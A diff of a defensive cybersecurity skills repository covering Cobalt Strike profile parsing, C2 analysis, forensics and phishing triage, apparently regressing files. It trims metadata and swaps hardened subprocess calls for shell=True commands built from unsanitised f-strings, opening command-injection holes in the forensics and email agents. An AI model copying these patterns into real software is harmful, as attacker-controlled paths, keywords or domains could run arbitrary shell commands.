print(f"[+] Parsed: {args.profile} ({len(indicators.get('uris', []))} URIs)")
|
||||
|
||||
if args.action in ("scan_dir", "full_analysis") and args.directory:
|
||||
results = scan_directory_profiles(args.directory)
|
||||
report["findings"]["directory_scan"] = results
|
||||
print(f"[+] Scanned {len(results)} profiles in {args.directory}")
|
||||
|
||||
if args.action in ("jarm", "full_analysis") and args.jarm_targets:
|
||||
jarm_results = batch_jarm_scan(args.jarm_targets)
|
||||
report["findings"]["jarm_scan"] = jarm_results
|
||||
matches = [r for r in jarm_results if r.get("match")]
|
||||
print(f"[+] JARM: {len(jarm_results)} scanned, {len(matches)} CS matches")
|
||||
|
||||
if args.action in ("generate_rules", "full_analysis"):
|
||||
profiles = report["findings"].get("directory_scan", [])
|
||||
if not profiles and args.profile:
|
||||
profiles = [report["findings"].get("profile_indicators", {})]
|
||||
rules = generate_snort_rules(profiles)
|
||||
report["findings"]["snort_rules"] = rules
|
||||
print(f"[+] Generated {len(rules)} Snort rules")
|
||||
|
||||
with open(args.output, "w") as f:
|
||||
json.dump(report, f, indent=2, default=str)
|
||||
print(f"[+] Report saved to {args.output}")
|
||||
|
||||
|
||||
if __name__ == "__main__":
|
||||
main()
|
||||
@@ -1,30 +1,12 @@
|
||||
---
|
||||
name: analyzing-cobaltstrike-malleable-c2-profiles
|
||||
description: Parse and analyze Cobalt Strike Malleable C2 profiles with dissect.cobaltstrike (profiles and beacon-payload configs) and pyMalleableC2 (AST parsing) to extract HTTP/DNS transforms, URIs, headers, sleep/jitter, and injection behavior, then generate network detection signatures. Use when reverse-engineering a captured malleable profile or building detections against Cobalt Strike Beacon traffic.
|
||||
description: Parse and analyze Cobalt Strike Malleable C2 profiles using dissect.cobaltstrike and pyMalleableC2 to extract C2 indicators, detect evasion techniques, and generate network detection signatures.
|
||||
domain: cybersecurity
|
||||
subdomain: malware-analysis
|
||||
tags:
|
||||
- cobalt-strike
|
||||
- malleable-c2
|
||||
- c2-detection
|
||||
- beacon-analysis
|
||||
- network-signatures
|
||||
- threat-hunting
|
||||
- red-team-tools
|
||||
version: '1.0'
|
||||
tags: [cobalt-strike, malleable-c2, c2-detection, beacon-analysis, network-signatures, threat-hunting, red-team-tools]
|
||||
version: "1.0"
|
||||
author: mahipal
|
||||
license: Apache-2.0
|
||||
nist_csf:
|
||||
- DE.AE-02
|
||||
- RS.AN-03
|
||||
- ID.RA-01
|
||||
- DE.CM-01
|
||||
mitre_attack:
|
||||
- T1071.001
|
||||
- T1573.002
|
||||
- T1001.003
|
||||
- T1090.004
|
||||
- T1102
|
||||
---
|
||||
# Analyzing CobaltStrike Malleable C2 Profiles
|
||||
|
||||
@@ -32,14 +14,6 @@ mitre_attack:
|
||||
|
||||
Cobalt Strike Malleable C2 profiles are domain-specific language scripts that customize how Beacon communicates with the team server, defining HTTP request/response transformations, sleep intervals, jitter values, user agents, URI paths, and process injection behavior. Threat actors use malleable profiles to disguise C2 traffic as legitimate services (Amazon, Google, Slack). Analyzing these profiles reveals network indicators for detection: URI patterns, HTTP headers, POST/GET transforms, DNS settings, and process injection techniques. The `dissect.cobaltstrike` library can parse both profile files and extract configurations from beacon payloads, while `pyMalleableC2` provides AST-based parsing using Lark grammar for programmatic profile manipulation and validation.
|
||||
|
||||
|
||||
## When to Use
|
||||
|
||||
- When investigating security incidents that require analyzing cobaltstrike malleable c2 profiles
|
||||
- When building detection rules or threat hunting queries for this domain
|
||||
- When SOC analysts need structured procedures for this analysis type
|
||||
- When validating security monitoring coverage for related attack techniques
|
||||
|
||||
## Prerequisites
|
||||
|
||||
- Python 3.9+ with `dissect.cobaltstrike` and/or `pyMalleableC2`
|
||||
|
||||
@@ -5,6 +5,7 @@
|
||||
import argparse
|
||||
import json
|
||||
import re
|
||||
import sys
|
||||
from collections import Counter
|
||||
from datetime import datetime
|
||||
from pathlib import Path
|
||||
|
||||
@@ -1,35 +1,17 @@
|
||||
---
|
||||
name: analyzing-command-and-control-communication
|
||||
description: 'Analyzes malware C2 communication over HTTP, HTTPS, DNS, and custom
|
||||
protocols to reverse-engineer beacon patterns, command structures, data encoding,
|
||||
and infrastructure (primary servers, fallback domains, dead drops). Use after
|
||||
reverse engineering reveals network traffic needing protocol analysis or when
|
||||
building detection signatures for a framework like Cobalt Strike, Metasploit,
|
||||
or Sliver.
|
||||
|
||||
'
|
||||
description: >
|
||||
Analyzes malware command-and-control (C2) communication protocols to understand beacon
|
||||
patterns, command structures, data encoding, and infrastructure. Covers HTTP, HTTPS, DNS,
|
||||
and custom protocol C2 analysis for detection development and threat intelligence.
|
||||
Activates for requests involving C2 analysis, beacon detection, C2 protocol reverse
|
||||
engineering, or command-and-control infrastructure mapping.
|
||||
domain: cybersecurity
|
||||
subdomain: malware-analysis
|
||||
tags:
|
||||
- malware
|
||||
- C2
|
||||
- command-and-control
|
||||
- beacon
|
||||
- protocol-analysis
|
||||
tags: [malware, C2, command-and-control, beacon, protocol-analysis]
|
||||
version: 1.0.0
|
||||
author: mahipal
|
||||
license: Apache-2.0
|
||||
nist_csf:
|
||||
- DE.AE-02
|
||||
- RS.AN-03
|
||||
- ID.RA-01
|
||||
- DE.CM-01
|
||||
mitre_attack:
|
||||
- T1071.001
|
||||
- T1573
|
||||
- T1571
|
||||
- T1008
|
||||
- T1095
|
||||
---
|
||||
|
||||
# Analyzing Command-and-Control Communication
|
||||
|
||||
@@ -3,12 +3,13 @@
|
||||
|
||||
import statistics
|
||||
import base64
|
||||
import json
|
||||
import os
|
||||
import sys
|
||||
from collections import defaultdict
|
||||
|
||||
try:
|
||||
from scapy.all import rdpcap, IP, TCP, DNS, DNSQR
|
||||
from scapy.all import rdpcap, IP, TCP, UDP, DNS, DNSQR, Raw
|
||||
HAS_SCAPY = True
|
||||
except ImportError:
|
||||
HAS_SCAPY = False
|
||||
|
||||
@@ -1,37 +1,18 @@
|
||||
---
|
||||
name: analyzing-cyber-kill-chain
|
||||
description: 'Analyzes intrusion activity against the Lockheed Martin Cyber Kill Chain
|
||||
framework to identify which phases an adversary has completed, where defenses succeeded
|
||||
or failed, and what controls would have interrupted the attack at earlier phases.
|
||||
Use when conducting post-incident analysis, building prevention-focused security
|
||||
controls, or mapping detection gaps to kill chain phases. Activates for requests
|
||||
involving kill chain analysis, intrusion kill chain, attack phase mapping, or Lockheed
|
||||
Martin kill chain framework.
|
||||
|
||||
'
|
||||
description: >
|
||||
Analyzes intrusion activity against the Lockheed Martin Cyber Kill Chain framework to identify
|
||||
which phases an adversary has completed, where defenses succeeded or failed, and what controls
|
||||
would have interrupted the attack at earlier phases. Use when conducting post-incident analysis,
|
||||
building prevention-focused security controls, or mapping detection gaps to kill chain phases.
|
||||
Activates for requests involving kill chain analysis, intrusion kill chain, attack phase mapping,
|
||||
or Lockheed Martin kill chain framework.
|
||||
domain: cybersecurity
|
||||
subdomain: threat-intelligence
|
||||
tags:
|
||||
- kill-chain
|
||||
- Lockheed-Martin
|
||||
- MITRE-ATT&CK
|
||||
- intrusion-analysis
|
||||
- defense-in-depth
|
||||
- NIST-CSF
|
||||
tags: [kill-chain, Lockheed-Martin, MITRE-ATT&CK, intrusion-analysis, defense-in-depth, NIST-CSF]
|
||||
version: 1.0.0
|
||||
author: team-cybersecurity
|
||||
license: Apache-2.0
|
||||
nist_csf:
|
||||
- ID.RA-01
|
||||
- ID.RA-05
|
||||
- DE.CM-01
|
||||
- DE.AE-02
|
||||
mitre_attack:
|
||||
- T1566.001
|
||||
- T1190
|
||||
- T1547.001
|
||||
- T1071.001
|
||||
- T1486
|
||||
---
|
||||
# Analyzing Cyber Kill Chain
|
||||
|
||||
|
||||
@@ -1,6 +1,9 @@
|
||||
#!/usr/bin/env python3
|
||||
"""Cyber Kill Chain analysis agent for mapping incidents to Lockheed Martin kill chain phases."""
|
||||
|
||||
import json
|
||||
import os
|
||||
import sys
|
||||
import datetime
|
||||
|
||||
|
||||
|
||||
@@ -1,27 +1,12 @@
|
||||
---
|
||||
name: analyzing-disk-image-with-autopsy
|
||||
description: Perform comprehensive forensic analysis of raw (dd), E01, or AFF disk images with Autopsy and The Sleuth Kit, recovering deleted files, examining metadata and embedded artifacts, keyword searching, and building investigation timelines with visual reports. Use for structured analysis of a forensic disk image or when stakeholders need visual reports from evidence.
|
||||
description: Perform comprehensive forensic analysis of disk images using Autopsy to recover files, examine artifacts, and build investigation timelines.
|
||||
domain: cybersecurity
|
||||
subdomain: digital-forensics
|
||||
tags:
|
||||
- forensics
|
||||
- autopsy
|
||||
- disk-analysis
|
||||
- sleuth-kit
|
||||
- file-recovery
|
||||
- artifact-analysis
|
||||
version: '1.0'
|
||||
tags: [forensics, autopsy, disk-analysis, sleuth-kit, file-recovery, artifact-analysis]
|
||||
version: "1.0"
|
||||
author: mahipal
|
||||
license: Apache-2.0
|
||||
nist_csf:
|
||||
- RS.AN-03
|
||||
- DE.AE-02
|
||||
- RS.MA-01
|
||||
mitre_attack:
|
||||
- T1005
|
||||
- T1074.001
|
||||
- T1070.004
|
||||
- T1083
|
||||
---
|
||||
|
||||
# Analyzing Disk Image with Autopsy
|
||||
|
||||
@@ -1,7 +1,6 @@
|
||||
#!/usr/bin/env python3
|
||||
"""Forensic disk image analysis agent using The Sleuth Kit (TSK) command-line tools."""
|
||||
|
||||
import shlex
|
||||
import subprocess
|
||||
import os
|
||||
import sys
|
||||
@@ -11,10 +10,8 @@ import datetime
|
||||
|
||||
|
||||
def run_cmd(cmd):
|
||||
"""Execute a command and return output."""
|
||||
if isinstance(cmd, str):
|
||||
cmd = shlex.split(cmd)
|
||||
result = subprocess.run(cmd, capture_output=True, text=True, timeout=120)
|
||||
"""Execute a shell command and return output."""
|
||||
result = subprocess.run(cmd, shell=True, capture_output=True, text=True)
|
||||
return result.stdout.strip(), result.stderr.strip(), result.returncode
|
||||
|
||||
|
||||
@@ -96,15 +93,9 @@ def list_deleted_files(image_path, offset):
|
||||
|
||||
def recover_file(image_path, offset, inode, output_path):
|
||||
"""Recover a file by inode using icat."""
|
||||
result = subprocess.run(
|
||||
["icat", "-o", str(offset), image_path, str(inode)],
|
||||
capture_output=True,
|
||||
timeout=120,
|
||||
)
|
||||
if result.returncode == 0:
|
||||
with open(output_path, "wb") as f:
|
||||
f.write(result.stdout)
|
||||
return result.returncode == 0
|
||||
cmd = f"icat -o {offset} {image_path} {inode} > {output_path}"
|
||||
_, _, rc = run_cmd(cmd)
|
||||
return rc == 0
|
||||
|
||||
|
||||
def get_file_metadata(image_path, offset, inode):
|
||||
@@ -115,40 +106,26 @@ def get_file_metadata(image_path, offset, inode):
|
||||
|
||||
def create_bodyfile(image_path, offset, output_path):
|
||||
"""Generate a TSK bodyfile for timeline creation."""
|
||||
result = subprocess.run(
|
||||
["fls", "-r", "-m", "/", "-o", str(offset), image_path],
|
||||
capture_output=True, text=True,
|
||||
timeout=120,
|
||||
)
|
||||
if result.returncode == 0:
|
||||
with open(output_path, "w") as f:
|
||||
f.write(result.stdout)
|
||||
return result.returncode == 0
|
||||
cmd = f'fls -r -m "/" -o {offset} {image_path} > {output_path}'
|
||||
_, _, rc = run_cmd(cmd)
|
||||
return rc == 0
|
||||
|
||||
|
||||
def generate_timeline(bodyfile_path, output_csv, start_date=None, end_date=None):
|
||||
"""Generate a timeline from a bodyfile using mactime."""
|
||||
cmd = ["mactime", "-b", bodyfile_path, "-d"]
|
||||
cmd = f"mactime -b {bodyfile_path} -d"
|
||||
if start_date and end_date:
|
||||
cmd.append(f"{start_date}..{end_date}")
|
||||
result = subprocess.run(cmd, capture_output=True, text=True, timeout=120)
|
||||
if result.returncode == 0:
|
||||
with open(output_csv, "w") as f:
|
||||
f.write(result.stdout)
|
||||
return result.returncode == 0
|
||||
cmd += f" {start_date}..{end_date}"
|
||||
cmd += f" > {output_csv}"
|
||||
_, _, rc = run_cmd(cmd)
|
||||
return rc == 0
|
||||
|
||||
|
||||
def search_keywords(image_path, offset, keyword):
|
||||
"""Search for keyword strings in the disk image."""
|
||||
result = subprocess.run(
|
||||
["srch_strings", "-a", "-o", str(offset), image_path],
|
||||
capture_output=True, text=True,
|
||||
timeout=120,
|
||||
)
|
||||
if result.returncode != 0 or not result.stdout:
|
||||
return []
|
||||
keyword_lower = keyword.lower()
|
||||
return [line for line in result.stdout.splitlines() if keyword_lower in line.lower()]
|
||||
cmd = f'srch_strings -a -o {offset} {image_path} | grep -i "{keyword}"'
|
||||
stdout, _, rc = run_cmd(cmd)
|
||||
return stdout.splitlines() if rc == 0 else []
|
||||
|
||||
|
||||
def find_file_signature(image_path, offset, hex_signature):
|
||||
@@ -202,8 +179,7 @@ if __name__ == "__main__":
|
||||
|
||||
if len(sys.argv) > 1:
|
||||
image = sys.argv[1]
|
||||
import tempfile
|
||||
case = sys.argv[2] if len(sys.argv) > 2 else os.environ.get("AUTOPSY_CASE_DIR", os.path.join(tempfile.gettempdir(), "autopsy_case"))
|
||||
case = sys.argv[2] if len(sys.argv) > 2 else "/tmp/autopsy_case"
|
||||
if os.path.exists(image):
|
||||
analyze_image(image, case)
|
||||
else:
|
||||
|
||||
@@ -1,38 +1,16 @@
|
||||
---
|
||||
name: analyzing-dns-logs-for-exfiltration
|
||||
description: 'Analyzes DNS query logs to detect data exfiltration via DNS tunneling,
|
||||
DGA domain communication, and covert C2 channels using entropy analysis, query volume
|
||||
anomalies, and subdomain length detection in SIEM platforms. Use when SOC teams
|
||||
need to identify DNS-based threats that bypass traditional network security controls.
|
||||
|
||||
'
|
||||
description: >
|
||||
Analyzes DNS query logs to detect data exfiltration via DNS tunneling, DGA domain communication,
|
||||
and covert C2 channels using entropy analysis, query volume anomalies, and subdomain length
|
||||
detection in SIEM platforms. Use when SOC teams need to identify DNS-based threats that bypass
|
||||
traditional network security controls.
|
||||
domain: cybersecurity
|
||||
subdomain: soc-operations
|
||||
tags:
|
||||
- soc
|
||||
- dns
|
||||
- exfiltration
|
||||
- dns-tunneling
|
||||
- dga
|
||||
- c2-detection
|
||||
- splunk
|
||||
- threat-detection
|
||||
version: '1.0'
|
||||
tags: [soc, dns, exfiltration, dns-tunneling, dga, c2-detection, splunk, threat-detection]
|
||||
version: "1.0"
|
||||
author: mahipal
|
||||
license: Apache-2.0
|
||||
atlas_techniques:
|
||||
- AML.T0024
|
||||
- AML.T0056
|
||||
- AML.T0086
|
||||
nist_csf:
|
||||
- DE.CM-01
|
||||
- DE.AE-02
|
||||
- RS.MA-01
|
||||
- DE.AE-06
|
||||
mitre_attack:
|
||||
- T1048.003
|
||||
- T1071.004
|
||||
- T1567
|
||||
---
|
||||
# Analyzing DNS Logs for Exfiltration
|
||||
|
||||
|
||||
@@ -2,6 +2,11 @@
|
||||
"""DNS exfiltration detection agent using entropy analysis and query pattern detection."""
|
||||
|
||||
import math
|
||||
import os
|
||||
import sys
|
||||
import json
|
||||
import csv
|
||||
import datetime
|
||||
from collections import Counter, defaultdict
|
||||
|
||||
|
||||
|
||||
@@ -1,28 +1,12 @@
|
||||
---
|
||||
name: analyzing-docker-container-forensics
|
||||
description: Investigate compromised Docker containers by analyzing images, layers,
|
||||
volumes, logs, and runtime artifacts to identify malicious activity and evidence.
|
||||
description: Investigate compromised Docker containers by analyzing images, layers, volumes, logs, and runtime artifacts to identify malicious activity and evidence.
|
||||
domain: cybersecurity
|
||||
subdomain: digital-forensics
|
||||
tags:
|
||||
- forensics
|
||||
- docker
|
||||
- container-forensics
|
||||
- container-security
|
||||
- image-analysis
|
||||
- runtime-investigation
|
||||
version: '1.0'
|
||||
tags: [forensics, docker, container-forensics, container-security, image-analysis, runtime-investigation]
|
||||
version: "1.0"
|
||||
author: mahipal
|
||||
license: Apache-2.0
|
||||
nist_csf:
|
||||
- RS.AN-03
|
||||
- DE.AE-02
|
||||
- RS.MA-01
|
||||
mitre_attack:
|
||||
- T1610
|
||||
- T1611
|
||||
- T1613
|
||||
- T1612
|
||||
---
|
||||
|
||||
# Analyzing Docker Container Forensics
|
||||
|
||||
@@ -1,7 +1,6 @@
|
||||
#!/usr/bin/env python3
|
||||
"""Docker container forensics agent for investigating compromised containers."""
|
||||
|
||||
import shlex
|
||||
import subprocess
|
||||
import json
|
||||
import os
|
||||
@@ -11,10 +10,8 @@ import datetime
|
||||
|
||||
|
||||
def run_cmd(cmd):
|
||||
"""Execute a command and return output."""
|
||||
if isinstance(cmd, str):
|
||||
cmd = shlex.split(cmd)
|
||||
result = subprocess.run(cmd, capture_output=True, text=True, timeout=120)
|
||||
"""Execute a shell command and return output."""
|
||||
result = subprocess.run(cmd, shell=True, capture_output=True, text=True)
|
||||
return result.stdout.strip(), result.stderr.strip(), result.returncode
|
||||
|
||||
|
||||
@@ -137,13 +134,9 @@ def detect_suspicious_files(changes):
|
||||
|
||||
def export_container(container_id, output_path):
|
||||
"""Export container filesystem as a tarball for offline analysis."""
|
||||
with open(output_path, "wb") as out_f:
|
||||
result = subprocess.run(
|
||||
["docker", "export", container_id],
|
||||
stdout=out_f, stderr=subprocess.PIPE,
|
||||
timeout=120,
|
||||
)
|
||||
if result.returncode == 0 and os.path.exists(output_path):
|
||||
cmd = f"docker export {container_id} > {output_path}"
|
||||
_, _, rc = run_cmd(cmd)
|
||||
if rc == 0 and os.path.exists(output_path):
|
||||
sha256 = hashlib.sha256()
|
||||
with open(output_path, "rb") as f:
|
||||
for chunk in iter(lambda: f.read(65536), b""):
|
||||
|
||||
@@ -1,65 +1,12 @@
|
||||
---
|
||||
name: analyzing-email-headers-for-phishing-investigation
|
||||
description: Parse and analyze email headers (Received chain, Return-Path, Message-ID)
|
||||
to trace the true origin of a phishing email and validate SPF, DKIM, and DMARC
|
||||
results to confirm or rule out sender spoofing. Use when triaging a suspicious or
|
||||
reported email, investigating a phishing incident, or verifying whether a message's
|
||||
sender domain was spoofed.
|
||||
description: Parse and analyze email headers to trace the origin of phishing emails, verify sender authenticity, and identify spoofing through SPF, DKIM, and DMARC validation.
|
||||
domain: cybersecurity
|
||||
subdomain: digital-forensics
|
||||
tags:
|
||||
- forensics
|
||||
- email-analysis
|
||||
- phishing
|
||||
- spf
|
||||
- dkim
|
||||
- dmarc
|
||||
- header-analysis
|
||||
version: '1.0'
|
||||
tags: [forensics, email-analysis, phishing, spf, dkim, dmarc, header-analysis]
|
||||
version: "1.0"
|
||||
author: mahipal
|
||||
license: Apache-2.0
|
||||
atlas_techniques:
|
||||
- AML.T0052
|
||||
nist_csf:
|
||||
- RS.AN-03
|
||||
- DE.AE-02
|
||||
- RS.MA-01
|
||||
mitre_attack:
|
||||
- T1566.001
|
||||
- T1566.002
|
||||
- T1598.003
|
||||
mitre_f3:
|
||||
version: '1.1'
|
||||
tactics:
|
||||
- reconnaissance
|
||||
- initial-access
|
||||
- stealth
|
||||
- resource-development
|
||||
techniques:
|
||||
- id: T1598
|
||||
name: Phishing for Information
|
||||
tactic: reconnaissance
|
||||
source: attack
|
||||
- id: T1660
|
||||
name: Phishing
|
||||
tactic: initial-access
|
||||
source: attack
|
||||
- id: T1672
|
||||
name: Email Spoofing
|
||||
tactic: stealth
|
||||
source: attack
|
||||
- id: F1032
|
||||
name: Impersonate Official
|
||||
tactic: initial-access
|
||||
source: f3
|
||||
- id: T1583.001
|
||||
name: 'Acquire Infrastructure: Domains'
|
||||
tactic: resource-development
|
||||
source: attack
|
||||
- id: F1020.002
|
||||
name: 'Create Fake Materials: Fake Website'
|
||||
tactic: resource-development
|
||||
source: f3
|
||||
---
|
||||
|
||||
# Analyzing Email Headers for Phishing Investigation
|
||||
|
||||
@@ -8,6 +8,7 @@ import hashlib
|
||||
import os
|
||||
import sys
|
||||
import subprocess
|
||||
import json
|
||||
from email import policy
|
||||
|
||||
|
||||
@@ -146,10 +147,9 @@ def extract_attachments(msg, output_dir=None):
|
||||
|
||||
def dns_lookup(domain, record_type="TXT"):
|
||||
"""Perform DNS lookup for SPF/DKIM/DMARC records."""
|
||||
stdout, _, rc = subprocess.run(
|
||||
["dig", record_type, domain, "+short"],
|
||||
capture_output=True, text=True, timeout=10
|
||||
).stdout, "", 0
|
||||
cmd = f"dig {record_type} {domain} +short"
|
||||
stdout, _, rc = subprocess.run(cmd, shell=True, capture_output=True, text=True,
|
||||
timeout=10).stdout, "", 0
|
||||
return stdout.strip() if stdout else ""
|
||||
|
||||
|
||||
|
||||
@@ -1,29 +1,12 @@
|
||||
---
|
||||
name: analyzing-ethereum-smart-contract-vulnerabilities
|
||||
description: Perform static and symbolic analysis of Solidity smart contracts using
|
||||
Slither and Mythril to detect reentrancy, integer overflow, access control, and
|
||||
other vulnerability classes before deployment to Ethereum mainnet.
|
||||
description: Perform static and symbolic analysis of Solidity smart contracts using Slither and Mythril to detect reentrancy, integer overflow, access control, and other vulnerability classes before deployment to Ethereum mainnet.
|
||||
domain: cybersecurity
|
||||
subdomain: blockchain-security
|
||||
tags:
|
||||
- ethereum
|
||||
- solidity
|
||||
- smart-contract
|
||||
- slither
|
||||
- mythril
|
||||
- blockchain
|
||||
- defi
|
||||
- audit
|
||||
version: '1.0'
|
||||
tags: [ethereum, solidity, smart-contract, slither, mythril, blockchain, defi, audit]
|
||||
version: "1.0"
|
||||
author: mahipal
|
||||
license: Apache-2.0
|
||||
nist_csf:
|
||||
- PR.DS-01
|
||||
- PR.DS-02
|
||||
- ID.RA-01
|
||||
mitre_attack:
|
||||
- T1190
|
||||
- T1059
|
||||
---
|
||||
|
||||
# Analyzing Ethereum Smart Contract Vulnerabilities
|
||||
@@ -32,14 +15,6 @@ mitre_attack:
|
||||
|
||||
Smart contract vulnerabilities have led to billions of dollars in losses across DeFi protocols. Unlike traditional software, deployed smart contracts are immutable and handle real financial assets, making pre-deployment security analysis critical. Slither performs fast static analysis using an intermediate representation to detect over 90 vulnerability patterns in seconds, while Mythril uses symbolic execution and SMT solving to discover complex execution path vulnerabilities like reentrancy and integer overflows. This skill covers running both tools against Solidity contracts, interpreting results, triaging findings by severity, and generating audit reports.
|
||||
|
||||
|
||||
## When to Use
|
||||
|
||||
- When investigating security incidents that require analyzing ethereum smart contract vulnerabilities
|
||||
- When building detection rules or threat hunting queries for this domain
|
||||
- When SOC analysts need structured procedures for this analysis type
|
||||
- When validating security monitoring coverage for related attack techniques
|
||||
|
||||
## Prerequisites
|
||||
|
||||
- Python 3.10+ with pip
|
||||
|
||||
@@ -5,6 +5,7 @@ import json
|
||||
import argparse
|
||||
import logging
|
||||
import subprocess
|
||||
import os
|
||||
from collections import defaultdict
|
||||
from datetime import datetime
|
||||
|
||||
|
||||
@@ -1,34 +1,12 @@
|
||||
---
|
||||
name: analyzing-golang-malware-with-ghidra
|
||||
description: Reverse engineer Go-compiled malware in Ghidra by parsing Go buildinfo
|
||||
and pclntab structures, recovering stripped/obfuscated function names (e.g. via
|
||||
GoResolver), and extracting embedded module/dependency strings and types from Go
|
||||
binaries. Use when analyzing a Go-language malware sample, deobfuscating a garble-packed
|
||||
Go binary, or recovering function names and third-party dependencies from a stripped
|
||||
Go executable.
|
||||
description: Reverse engineer Go-compiled malware using Ghidra with specialized scripts for function recovery, string extraction, and type reconstruction in stripped Go binaries.
|
||||
domain: cybersecurity
|
||||
subdomain: malware-analysis
|
||||
tags:
|
||||
- golang
|
||||
- ghidra
|
||||
- reverse-engineering
|
||||
- malware-analysis
|
||||
- binary-analysis
|
||||
- go-malware
|
||||
- disassembly
|
||||
version: '1.0'
|
||||
tags: [golang, ghidra, reverse-engineering, malware-analysis, binary-analysis, go-malware, disassembly]
|
||||
version: "1.0"
|
||||
author: mahipal
|
||||
license: Apache-2.0
|
||||
nist_csf:
|
||||
- DE.AE-02
|
||||
- RS.AN-03
|
||||
- ID.RA-01
|
||||
- DE.CM-01
|
||||
mitre_attack:
|
||||
- T1027
|
||||
- T1620
|
||||
- T1140
|
||||
- T1059
|
||||
---
|
||||
# Analyzing Golang Malware with Ghidra
|
||||
|
||||
@@ -36,14 +14,6 @@ mitre_attack:
|
||||
|
||||
Go (Golang) has become a popular language for malware authors due to its cross-compilation capabilities, static linking that produces self-contained binaries, and the complexity it introduces for reverse engineering. Go binaries contain the entire runtime, standard library, and all dependencies statically linked, resulting in large binaries (often 5-15MB) with thousands of functions. Ghidra struggles with Go-specific string formats (non-null-terminated), stripped function names, and goroutine concurrency patterns. Specialized tools like GoResolver (Volexity, 2025) use control-flow graph similarity to automatically deobfuscate and recover function names in stripped or obfuscated Go binaries.
|
||||
|
||||
|
||||
## When to Use
|
||||
|
||||
- When investigating security incidents that require analyzing golang malware with ghidra
|
||||
- When building detection rules or threat hunting queries for this domain
|
||||
- When SOC analysts need structured procedures for this analysis type
|
||||
- When validating security monitoring coverage for related attack techniques
|
||||
|
||||
## Prerequisites
|
||||
|
||||
- Ghidra 11.0+ with JDK 17+
|
||||
@@ -67,7 +37,7 @@ Despite stripping symbol tables, Go binaries retain function names within the pc
|
||||
|
||||
Go's dependency management embeds module paths and version strings in the binary. Extracting these reveals the malware's third-party dependencies (HTTP libraries, encryption packages, C2 frameworks), which provides insight into capabilities without full reverse engineering.
|
||||
|
||||
## Workflow
|
||||
## Practical Steps
|
||||
|
||||
### Step 1: Initial Binary Analysis
|
||||
|
||||
|
||||
@@ -5,6 +5,7 @@ Analyzes Go binaries to extract function names, strings, build metadata,
|
||||
package information, and detects common Go malware characteristics.
|
||||
"""
|
||||
|
||||
import struct
|
||||
import os
|
||||
import sys
|
||||
import json
|
||||
|
||||
@@ -1,28 +1,12 @@
|
||||
---
|
||||
name: analyzing-heap-spray-exploitation
|
||||
description: Detect and analyze heap spray attacks in memory dumps using Volatility3
|
||||
plugins to identify NOP sled patterns, shellcode landing zones, and suspicious large
|
||||
allocations in process virtual address space.
|
||||
description: Detect and analyze heap spray attacks in memory dumps using Volatility3 plugins to identify NOP sled patterns, shellcode landing zones, and suspicious large allocations in process virtual address space.
|
||||
domain: cybersecurity
|
||||
subdomain: malware-analysis
|
||||
tags:
|
||||
- malware-analysis
|
||||
- memory-forensics
|
||||
- heap-spray
|
||||
- volatility3
|
||||
- exploit-analysis
|
||||
version: '1.0'
|
||||
tags: [malware-analysis, memory-forensics, heap-spray, volatility3, exploit-analysis]
|
||||
version: "1.0"
|
||||
author: mahipal
|
||||
license: Apache-2.0
|
||||
nist_csf:
|
||||
- DE.AE-02
|
||||
- RS.AN-03
|
||||
- ID.RA-01
|
||||
- DE.CM-01
|
||||
mitre_attack:
|
||||
- T1203
|
||||
- T1059.007
|
||||
- T1106
|
||||
---
|
||||
# Analyzing Heap Spray Exploitation
|
||||
|
||||
@@ -30,14 +14,6 @@ mitre_attack:
|
||||
|
||||
Heap spraying is an exploitation technique that fills large regions of a process's heap with attacker-controlled data (typically NOP sleds followed by shellcode) to increase the reliability of code execution exploits. This skill covers detecting heap spray artifacts in memory dumps using Volatility3's malfind, vadinfo, and memmap plugins, identifying suspicious contiguous memory allocations, scanning for NOP sled patterns (0x90, 0x0c0c0c0c), and extracting embedded shellcode for analysis.
|
||||
|
||||
|
||||
## When to Use
|
||||
|
||||
- When investigating security incidents that require analyzing heap spray exploitation
|
||||
- When building detection rules or threat hunting queries for this domain
|
||||
- When SOC analysts need structured procedures for this analysis type
|
||||
- When validating security monitoring coverage for related attack techniques
|
||||
|
||||
## Prerequisites
|
||||
|
||||
- Python 3.9+ with `volatility3` framework installed
|
||||
|
||||
@@ -1,62 +1,17 @@
|
||||
---
|
||||
name: analyzing-indicators-of-compromise
|
||||
description: 'Analyzes indicators of compromise (IOCs) including IP addresses, domains,
|
||||
file hashes, URLs, and email artifacts to determine maliciousness confidence, campaign
|
||||
attribution, and blocking priority. Use when triaging IOCs from phishing emails,
|
||||
security alerts, or external threat feeds; enriching raw IOCs with multi-source
|
||||
intelligence; or making block/monitor/whitelist decisions. Activates for requests
|
||||
involving VirusTotal, AbuseIPDB, MalwareBazaar, MISP, or IOC enrichment pipelines.
|
||||
|
||||
'
|
||||
description: >
|
||||
Analyzes indicators of compromise (IOCs) including IP addresses, domains, file hashes, URLs,
|
||||
and email artifacts to determine maliciousness confidence, campaign attribution, and blocking
|
||||
priority. Use when triaging IOCs from phishing emails, security alerts, or external threat feeds;
|
||||
enriching raw IOCs with multi-source intelligence; or making block/monitor/whitelist decisions.
|
||||
Activates for requests involving VirusTotal, AbuseIPDB, MalwareBazaar, MISP, or IOC enrichment pipelines.
|
||||
domain: cybersecurity
|
||||
subdomain: threat-intelligence
|
||||
tags:
|
||||
- IOC
|
||||
- VirusTotal
|
||||
- AbuseIPDB
|
||||
- MalwareBazaar
|
||||
- MISP
|
||||
- threat-intelligence
|
||||
- STIX
|
||||
- NIST-CSF
|
||||
tags: [IOC, VirusTotal, AbuseIPDB, MalwareBazaar, MISP, threat-intelligence, STIX, NIST-CSF]
|
||||
version: 1.0.0
|
||||
author: mahipal
|
||||
license: Apache-2.0
|
||||
atlas_techniques:
|
||||
- AML.T0052
|
||||
nist_csf:
|
||||
- ID.RA-01
|
||||
- ID.RA-05
|
||||
- DE.CM-01
|
||||
- DE.AE-02
|
||||
mitre_attack:
|
||||
- T1071
|
||||
- T1105
|
||||
- T1041
|
||||
- T1567
|
||||
mitre_f3:
|
||||
version: '1.1'
|
||||
tactics:
|
||||
- reconnaissance
|
||||
- resource-development
|
||||
- initial-access
|
||||
techniques:
|
||||
- id: T1598
|
||||
name: Phishing for Information
|
||||
tactic: reconnaissance
|
||||
source: attack
|
||||
- id: T1660
|
||||
name: Phishing
|
||||
tactic: initial-access
|
||||
source: attack
|
||||
- id: T1583.001
|
||||
name: 'Acquire Infrastructure: Domains'
|
||||
tactic: resource-development
|
||||
source: attack
|
||||
- id: F1020.002
|
||||
name: 'Create Fake Materials: Fake Website'
|
||||
tactic: resource-development
|
||||
source: f3
|
||||
---
|
||||
# Analyzing Indicators of Compromise
|
||||
|
